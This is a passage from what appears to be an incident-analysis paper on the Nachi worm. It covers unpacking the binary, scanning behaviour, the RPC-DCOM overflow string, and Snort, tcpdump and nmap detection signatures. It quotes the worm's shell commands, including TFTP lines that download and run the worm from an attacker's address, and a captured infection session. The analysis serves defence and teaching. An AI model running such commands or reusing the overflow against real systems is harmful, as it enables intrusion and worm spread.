UPX 1.24   Markus F.X.J. Oberhumer & Laszlo Molnar           Nov
7th 2002
```

File size	Ratio	Format	Name
-----	-----	-----	-----
1564221 ->	572443	36.59%	linux/386
			bigtool.upx

The `[-t]` switch is used to sets that an executable that has been packed with UPX is properly formatted and will execute as expected.

```
$ /root/bin/upx -t bigtool.upx
          Ultimate Packer for eXecutables
          Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002
UPX 1.24   Markus F.X.J. Oberhumer & Laszlo Molnar           Nov
7th 2002
```

testing bigtool.upx [OK]

Tested 1 file.

The `[-h]` switch provides additional help information.

The `[-V]` switch displays the version of the UPX tool.

The `[-L]` switch displays the UPX software license.

The `[-q]` and `[-v]` switches are used to control the amount of information printed to the screen as UPX runs. Use the `[-q]` switch to quiet or prevent information from being printed to the screen and the `[-v]` switch to print large or verbose amounts of information to the screen.

The `[-o {file}]` switch and argument allows you to specify the name of the output file that has been packed or unpacked.

The `[-f]` switch allows you to force UPX to pack an executable when UPX thinks that the original executable looks 'suspicious'. This can happen when the executable has already been packed with UPX or another tool that compresses and/or obscures the intent of the executable by 'mangling' the executable in either a reversible or functionally non-intrusive way.

The `[-k]` switch preserves the source executables when the `[-o {file}]` switch is not used.

The `{file}` argument(s) list the executable files that are to be packed or unpacked. More than one file can be specified on the command line.

Even though the Nachi worm executable is UPX packed with a modified version of UPX, which prevents the original UPX from unpacking it, it is still possible to unpack the Nachi worm executable.

The "PE Explorer²³" tool for Windows, which is an executable analysis tool that includes a disassembler, also has a plug-in that understands how to unpack the Nachi worm executable. The figure below shows a PE Explorer session with the Nachi worm loaded and unpacked. It shows that the Nachi worm is a Win32 PE executable (PE32) built as a Win32 Console application. The base of code, which is where the code segment starts, is 0x00001000 hex and the base of the data segment is 0x00004000 hex.

²³http://www.heaventools.com/PE_Explorer_plug-ins.htm




Figure 9: PE Explorer view of Nachi worm

The log output of the above PE Explorer session follows:

The name of the Nachi worm executable being explored was dllhost.exe.7305

```
18.03.2004 12:36:07 : Open File: dllhost.exe.7305
```

The length of the executable being explored prior to unpacking is 10240 bytes.

```
18.03.2004 12:36:09 : Length of file is 10240 bytes.
18.03.2004 12:36:09 : Using PlugIn subsystem...
```

The next group of log lines show PE Explorer loading and executing it's plug-in for processing UPX files.

```
18.03.2004 12:36:09 : UPX Unpacker PlugIn: Executing...
```

PE Explorer detects that the file being explored has been compressed with UPX v1.2x

```
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> File compressed with UPX
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> UPX version: 12
```

The PE Explorer UPX plug-in detects that the executable is a WIN32/PE format file and has been packed with a modified version of UPX using NRV2B_LE32 compression and that the original file size prior to packing was 28672 bytes.

```

18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Crafty modification to Header detected!
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> File type: win32/pe
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Compression method: NRV2B_LE32
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Compression level: 10
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Uncompressed length: 30426 bytes
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Compressed length: 8274 bytes
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Original file size: 28672 bytes
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Filter ID: 26h
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> CTO (for filters 21h .. 29h): 01h

```

```
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Header checksum: From Header = 92h
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Header checksum: Calculated = 92h
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Compressed Adler32: From Header =
C2CC1BACH
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Compressed Adler32: Calculated =
C2CC1BACH
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Decompressing...
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Uncompressed Adler32: From Header =
3BE65C28h
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Uncompressed Adler32: Calculated =
3BE65C28h
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> File has an original PE header (can
be restored).
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Unfiltering...
```

The rest of the log deals with the composition of the unpacked executable and its layout as a WIN32/PE format executable.

```
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Rebuilding Image...
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Section: .text 12288 bytes
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Section: .rdata 4096 bytes
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Section: .data 8192 bytes
18.03.2004 12:36:09 : UPX Unpacker PlugIn: processed
18.03.2004 12:36:09 : DOS Header Size: 0040h
18.03.2004 12:36:09 : DOS Header: OK
18.03.2004 12:36:09 : Next Header OFFSET: 00E0h
18.03.2004 12:36:09 : PE Signature: OK
18.03.2004 12:36:09 : Calculating Checksum: SUCCESS (Header's Checksum: 00000000h /
Real Checksum: 0000D981h)
18.03.2004 12:36:09 : EOF Position: 00007000h (28672)
18.03.2004 12:36:09 : Done.
```

The Nachi worm uses the following mechanisms to locate and select its victims.

An infected machine propagates the worm by sending ICMP echo packets to possible victim IP addresses on the infected machines class-b subnet. If the effected host's IP address is 192.168.10.10, then the network range 192.168.0.0-192.168.255.255 will be scanned. Once the scan is complete, the next three incremental class-b networks will be scanned. In our example of an infected host with 192.168.10.10, 192.169.0.0-192.171.255.255 will be scanned. Once the second scan is complete, a single class-b network is selected randomly from 75 predefined network addresses. The first octet will be one of the following: 61, 220, 202, 203, 210, 211, 218, 219 and 220. Lastly, 65535 random IP addresses are scanned again with the first octet being one of those listed above. The scanning component of the Nachi worm can easily create an amplification denial-of-service (DoS). For each host successfully infected, hundreds of thousands of ICMP packets are generated. The following figure shows the ICMP traffic generated on a backbone network over the first week after Nachi was released onto the Internet.




Figure 10: Nachi worm ICMP traffic on Abilene²⁴

The Abilene Network is a high-performance backbone network connecting universities across the US. It is advertised as the most advanced native IP backbone network available to universities participating in Internet2²⁵.

If a potential victim responds with an ICMP echo-reply, the infected attacker attempts to execute shell code on the victim through the RPC DCOM buffer overflow vulnerability.

To re-iterate the specific location of the vulnerability that the Nachi worm used to attack a system via MSRPC-DCOM. The following is the function declaration for a sub-routine called `CoGetInstanceFromFile`²⁶ which creates a new object and initializes it from a file using `IPersistFile::Load`. There is where the unchecked parameter can cause a buffer overflow. This is the vulnerability that the Nachi worm uses to remotely execute code on the target system.

```
CoGetInstanceFromFile

HRESULT CoGetInstanceFromFile (
    COSERVERINFO * pServerInfo,
    CLSID * pclsid,
    IUnknown * punkOuter,
    DWORD dwClsCtx,
    DWORD grfMode,
    OLECHAR * szName,
    ULONG cmq,
    MULTI_QI * rgmqResults
);
```

The Nachi worm sends a malformed RPC-DCOM request to execute the `CoGetInstanceFromFile` function with a string the maximum size allowed by the function. This is important and will be explained in a moment. The following ‘... snip ...’ of the disassembled RPC-DCOM exploit code sent in the RPC-DCOM packet shows the string stored at offset 0x00000684 (hex) that is sent in the `szName` field.

²⁴ http://www.ren-isac.net/ren-isac_status_030827_detail.pdf

²⁵ <http://abilene.internet2.edu/>

²⁶ http://msdn.microsoft.com/library/default.asp?url=/library/en-us/com/htm/cmf_a2c_765h.asp


```

. . . snip . . .
seg000:00000684          db '\',0
seg000:00000686 aC      db 'C',0
seg000:00000688          db '$',0
seg000:0000068A          db '\',0
seg000:0000068C a1      db '1',0
seg000:0000068E a2      db '2',0
seg000:00000690 a3      db '3',0
seg000:00000692 a4      db '4',0
seg000:00000694 a5      db '5',0
seg000:00000696 a6      db '6',0
seg000:00000698 a1_0    db '1',0
seg000:0000069A a1_1    db '1',0
seg000:0000069C a1_2    db '1',0
seg000:0000069E a1_3    db '1',0
seg000:000006A0 a1_4    db '1',0
seg000:000006A2 a1_5    db '1',0
seg000:000006A4 a1_6    db '1',0
seg000:000006A6 a1_7    db '1',0
seg000:000006A8 a1_8    db '1',0
seg000:000006AA a1_9    db '1',0
seg000:000006AC a1_10   db '1',0
seg000:000006AE a1_11   db '1',0
seg000:000006B0 a1_12   db '1',0
seg000:000006B2 a1_13   db '1',0
seg000:000006B4 a1_14   db '1',0
seg000:000006B6 a_       db '.',0
seg000:000006B8 aD       db 'd',0
seg000:000006BA aO       db 'o',0
seg000:000006BC aC_0     db 'c',0
seg000:000006BE          db 0
. . . snip . . .

```

The string “\C\$\1234561111111111111111.doc” terminated with a NULL is 30 bytes long (0x1e hex). The string contained in the szName argument is passed to the GetPathForServer function which allocates 32 bytes (0x20 hex) to store the name. The vulnerability comes from the CoGetInstanceFromFile function when called through MS-RPC. The length check happens before the function prepends the server’s name in the form [\\{server-name}](#) where server-name is the name of the local server where the function is executed. Because the length test has already been completed and the original string passed to the CoGetInstanceFromFile function is 30 bytes long (0x1e hex), the new string, even if the server-name is one byte long, ‘a’ for example, will be expanded to [\\a\C\\$\1234561111111111111111.doc](#) which, with the trailing NULL, is 33 bytes long (0x21 hex). This string is passed to the GetPathForServer function where the buffer overflow occurs.

This shell code starts a command shell, opens a TCP connection on a random TCP port between 666 and 765 back to the infected attacker and connects the command shell to the TCP connection. I have only seen TCP port 707 and Symantec reports that this is due to an interaction with the C language runtime DLL. The infected attacker looks for the command tool banner and shell prompt. If it receives them, the infected attacker sends two dir commands, to see if the system is already infected with the worm. If both dir commands succeed, the infected attacker sends two TFTP commands to download the worm and a TFTP server from the infected attacker. If both downloads succeed, the infected attacker executes the worm file that has just been downloaded.

The commands that are sent from the infected attacker to the command shell on the victim are listed below:

```
dir wins\dlhhost.exe
dir dlcache\tftpd.exe
tftp -i 192.168.20.10 get svchost.exe wins\SVCHOST.EXE
tftp -i 192.168.20.10 get dlhhost.exe wins\DLLHOST.EXE
wins\DLLHOST.EXE
```

Several advisories state that the worm sets up a backdoor listening on a TCP port between 666 and 765. The worm does setup a listener, which is not a backdoor. When you netcat or telnet to the port the connection will close after a few seconds. If you send any string of bytes other than a Windows command shell banner, it will close. This is a significant difference between the Blaster variants, which setup a command shell backdoor on port 4444 on the victim, and the Nachi worm.

The following is a textual as well as visual overview of the interaction between an infected attacker and a victim that is vulnerable to the RPC DCOM exploit.




Figure 11: Nachi Propagation

The above figure visually depicts the communication between an infected attacker and a victim host. The attacker begins by pinging the victim host using ICMP echo (0x0800 at the beginning of the ICMP header) and the victim responds with an ICMP echo reply (0x0000 at the beginning of the ICMP header). This is marked as 'probing' (in blue). The next cluster of three groups of packets relate to a TCP connection originating from the attacker. The first group (in green) is the three-way handshake to establish a connection from the attacker to the victim on TCP port 135. The next group (in red) is the Nachi worm shell code wrapped in a malformed DCERPC Request that uses the MSRPC-DCOM exploit. The last group in this cluster (in green) is a forced disconnect commonly called an abort of the TCP connection. This is noteworthy and discussed in the signature portion of this section because it is a secondary network signature of the Nachi worm. The next group of packets (in green) are the three-way handshake originating from the victim back to the attacker which is caused by the shell code embedded in the MSRPC-DCOM exploit in the previous groups of packets. This is a TCP connection to a port listening on the attacker between 666 and 765 (almost always 707). The large cluster of packet groups (in orange) relate to the communication between the attacker and the victim over the shell connection. The attacker sends commands to the shell of the victim and the victim executes them. These include one or two TFTP requests (in purple) originating from the victim to the attacker. The last group (in green) are the last two packets where the victim, now infected with the Nachi worm aborts the shell connection by sending a packet with the RST bit-flag set. The attacker then responds with a packet with the RST bit-flag set.

The following TCP session from a Nachi command shell (Port 707) shows commands the infected attacker uses and the responses from the victim:

```

Microsoft Windows 2000 [Version 5.00.2195].
(C) Copyright 1985-1999 Microsoft Corp..

C:\WINNT\system32>dir wins\dllhost.exe
.dir wins\dllhost.exe
Volume in drive C has no label..
Volume Serial Number is 6456-EF1E.

Directory of C:\WINNT\system32\wins.

File Not Found.

C:\WINNT\system32>dir dllcache\tftpd.exe
.dir dllcache\tftpd.exe
Volume in drive C has no label..
Volume Serial Number is 6456-EF1E.

Directory of C:\WINNT\system32\dllcache.

File Not Found.

C:\WINNT\system32>tftp -i 192.168.20.10 get svchost.exe
wins\SVCHOST.EXE
..tftp -i 192.168.20.10 get svchost.exe wins\SVCHOST.EXE
Transfer successful: 19728 bytes in 1 second, 19728 bytes/s..

C:\WINNT\system32>tftp -i 192.168.20.10 get dllhost.exe
wins\DLLHOST.EXE
..tftp -I 192.168.20.10 get dllhost.exe wins\DLLHOST.EXE
Transfer successful: 10240 bytes in 1 second, 10240 bytes/s..

C:\WINNT\system32>wins\DLLHOST.EXE
..wins\DLLHOST.EXE

```

Capturing the shell connection packets between a victim and the infected attacker on port 707 using a network analyzer named Ethereal created the above TCP session. On a Linux computer, I executed the ethereal command and passed the name of a capture file in tcpdump²⁷ (libpcap²⁸) format between an infected attacker and a victim host. This will cause Ethereal to start up and load the capture file. Once the file is loaded, I selected the first packet of the MSRPC-DCOM connection from the infected attacker to the victim (TCP destination port 707) and pressed the right mouse button. This brings up the packet specific options menu and, as this is a TCP packet, the first item in the menu is 'Follow TCP Stream'. The following screen shot shows this process. When you select 'Follow TCP Stream', Ethereal will open a new window with the re-assembled TCP session including data sent in either direction. Human readable are printed in their ASCII equivalents and non-human readable characters are replaced with placeholders.

²⁷ http://www.tcpdump.org/tcpdump_man.html

²⁸ http://www.tcpdump.org/pcap3_man.html




Figure 12: Ethereal's Follow TCP Stream Feature

This feature allows simple and quick creation of session captures as shows above.

The worm is now active on the victim. The worm sets up persistence by creating a service called "WINS Client" to run DLLHOST.EXE and "Network Connections Sharing" to run SVCHOST.EXE which is actually TFTP.DEXE. Below are screen captures of the two services that are installed by the Nachi worm prior to the system being restarted.




Figure 13: Nachi 'WINS Client' Service




Figure 14: Nachi 'Network Connections Sharing' Service

The Nachi worm tries to fix the MS03-026 vulnerability by attempting to connect to Microsoft and download patches. This worm fights the spread of the Blaster worm and its variants by killing any running MSBLAST processes and deleting MSBLAST.EXE from the system. It does not remove any Blaster registry entries. This worm has a predefined lifetime. When DLLHOST.EXE is executed, it checks the date and if the system clock year is 2004, DLLHOST.EXE removes itself and the services from the system. It does not remove the TFTP server called SVCHOST.EXE.

The above descriptions of the characteristics of the Nachi worm are a distillation of information from several publications that can be found in the reference section of this document.

Signatures of the attack – Phase One

This section is broken down into three parts. First are the most obvious and direct signatures that can be used to detect the Nachi worm on a network. Second are the not-so-obvious and indirect signatures that can be used to detect the Nachi worm on a network. Lastly, the third are the system level signatures both direct and indirect that can be used to detect the Nachi worm on a system.

Primary network signatures

The Nachi worm generates five distinct network signatures that can be observed and alerted against.

```

20:04:14.564945 IP (tos 0x0, ttl 128, id 310, offset 0, flags [none], length: 92)
attacker > victim: icmp 72: echo request seq 22528
0x0010  ??? ???? 0800 48aa 0200 5800 aaaa aaaa ...W..H...X....
0x0020  aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
0x0030  aaaa aaaa aaaa

```

First is the large quantity of ICMP traffic that includes 26 distinctive trailing bytes (0xaa) sent out by the infected host as it scans for potential victims. Below is a portion of a tcpdump session showing the ICMP ping sweeps that attacker is sending to victim.

This characteristic is detected by the following default snort rule:

```

alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING
CyberKit 2.2 Windows";
content:"|aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa|";itype:8;depth:32;
reference:arachnids,154; sid:483; classtype:misc-activity; rev:2;)

```

Second is the RPC-DCOM Buffer overflow attempt, which is made against each system listening on TCP port 135 that responds to the ICMP echo, sent from the attacker as seen in the following tcpdump output:

```

08:56:35.694898 IP attacker.2245 > victim.135: P 1:73(72) ack 1 win 25200
0x0010  ??? ???? 08c5 0087 8895 0a89 e168 b97d .....h.)
0x0020  5018 6270 fc93 0000 0500 0b03 1000 0000 P.bp.....
0x0030  4800 0000 7f00 0000 d016 d016 0000 0000 H.....
0x0040  0100 0000 0100 0100 a001 0000 0000 0000 .....
0x0050  c000 0000 0000 0046 0000 0000 045d 888a .....F.....]..
0x0060  eb1c c911 9fe8 0800 2b10 4860 0200 0000 .....+.H`....

```

This characteristic is detected by the following default snort rule:

```

alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC
ISystemActivator bind attempt"; flow:to_server,established;
content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1;
within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00
00 C0 00 00 00_00 00 00 46|"; distance:29; within:16;
reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2192;
rev:1;)

```

The third is the command shell that is opened from the victim back to the infected attacker of which a portion of the packets are shown below in tcpdump format:

```

08:56:35.786982 IP victim.1175 > attacker.707: P 1:43(42) ack 1 win 64240
0x0010  ??? ???? 0497 02c3 e169 d702 8896 25c3    ...P....i...%.
0x0020  5018 faf0 acc4 0000 4d69 6372 6f73 6f66    P.....Microsof
0x0030  7420 5769 6e64 6f77 7320 3230 3030 205b    t.Windows.2000.[
0x0040  5665 7273 696f 6e20 352e 3030 2e32 3139    Version.5.00.219
0x0050  355d                                     5]
08:56:35.994269 IP victim.1175 > attacker.707: P 43:108(65) ack 1 win 64240
0x0010  ??? ???? 0497 02c3 e169 d72c 8896 25c3    ...P....i...%.
0x0020  5018 faf0 e292 0000 0d0a 2843 2920 436f    P.....(C).Co
0x0030  7079 7269 6768 7420 3139 3835 2d32 3030    pyright.1985-200
0x0040  3020 4d69 6372 6f73 6f66 7420 436f 7270    0.Microsoft.Corp
0x0050  2e0d 0a0d 0a43 3a5c 5749 4e44 4f57 535c    ....C:\WINDOWS\
0x0060  7379 7374 656d 3332 3e                                     system32>

```

The shell banner is distinctive and can be detected with the following default snort rule:

```

alert tcp $HOME_NET !21:23 -> $EXTERNAL_NET any (msg:"ATTACK-
RESPONSES Microsoft cmd.exe banner"; flow:from_server,established;
content:"Microsoft Windows"; content:"(C) Copyright 1985-";
distance:0; content:"Microsoft Corp."; distance:0;
reference:nessus,11633; classtype:successful-admin; sid:2123; rev:1;)

```

The fourth network signature is the TFTP get requests that the victim makes back to the infected attacker to download the Nachi worm executable and TFTP server. This can be detected by the following snort rule:

```

alert udp $EXTERNAL_NET any -> $HOME_NET 69 (msg:"TFTP Get";
content:"|00 01|"; offset:0; depth:2; classtype:bad-unknown;
sid:1444; rev:2;)

```

The WebDAV attack vector used by the Nachi worm generates the fifth distinct signature that can be detected with the generic WebDAV exploit rule provided with Snort:

```

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-
IIS WEBDAV exploit attempt"; flow:to_server,established;
content:"HTTP/1.1|0a|Content-type|3a| text/xml|0a|HOST|3a|";
content:"Accept|3a| |2a|/|2a0a|Translate|3a| f|0a|Content-
length|3a|5276|0a0a|"; distance:1; reference:cve,CAN-2003-0109;
reference:bugtraq,7716; classtype:attempted-admin; sid:2090; rev:2;)

```

Secondary network signatures

The Nachi worm has a repeating pattern as follows:

- Infected scans Victim (ICMP)
- Victim is alive (ICMP)
- Infected attacks Victim (TCP/135)
- Victim opens command shell to Infected (TCP/707)
- Victim downloads worm from Infected (TFTP)
- Victim becomes Infected and starts scanning (ICMP)

This pattern becomes very apparent when large numbers of systems are infected and are actively scanning networks.

Hosts infected with the Nachi worm have a TCP port between 666 and 765 listening. The majority of the time, the port is TCP/707. An nmap²⁹ scan of the host can help to determine if the system is infected remotely. If the system is running windows, has MS RPC listening on TCP/135 and has a TCP port 707 listening, this is a better than average chance that the system is infected with the Nachi worm as seen below:

```
[root@shadow bin]# ./nmap -sS -sU -sV -O possible-victim
Starting nmap 3.46 ( http://www.insecure.org/nmap/ ) at 2003-10-03
22:56 PDT
Interesting ports on 192.168.10.10:
(The 3123 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE          VERSION
69/udp    open  tftp?
135/tcp    open  msrpc            Microsoft Windows msrpc
135/udp    open  msrpc
137/udp    open  netbios-ns?
138/udp    open  netbios-dgm?
139/tcp    open  netbios-ssn
161/udp    open  snmp?
407/udp    open  timbaktu?
500/udp    open  isakmp?
707/tcp    open  unknown
1031/tcp   open  iad2?
2967/udp   open  symantec-av?

Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 92.431
seconds
```

The connection between the infected attacker and the victim is severed abnormally by the infected attacker by sending a TCP packet with the RST bit flag set instead of the normal two-way termination handshake which uses packets with the FIN bit-flag set to announce the intent to close the connection which is acknowledged with a reply packet with both the FIN and ACK bit-flags set. The most common way to gracefully close a TCP connection looks like this:

Client	TCP Bit-Flags	Server
→	(FIN)	→
←	(FIN and ACK)	←
←	(FIN)	←
→	(FIN and ACK)	→

There is also a 'fast' close that takes the following form:

Client	TCP Bit-Flags	Server
→	(FIN)	→

²⁹ <http://www.insecure.org/nmap/>

←	(FIN and ACK)	←
→	(ACK)	→

With the Nachi worm, all of the sessions that I have seen close the TCP connection by aborting which looks like the following:

Client	TCP Bit-Flags	Server
→	(RST)	→
←	(RST and ACK)	←

Lastly, the high volume of ICMP traffic can cause network performance issues to the point of denial-of-service. Low bandwidth links commonly used in wide area network (WAN) interconnects are more susceptible and overload alerts should be investigated as a possible secondary signature of the Nachi and many other worms that actively search out hosts to infect. This is very apparent in the network traffic graph of the Abilene backbone during the first week of the Nachi worm outbreak (see figure: 'Nachi worm ICMP traffic on Abilene').

System-level signatures

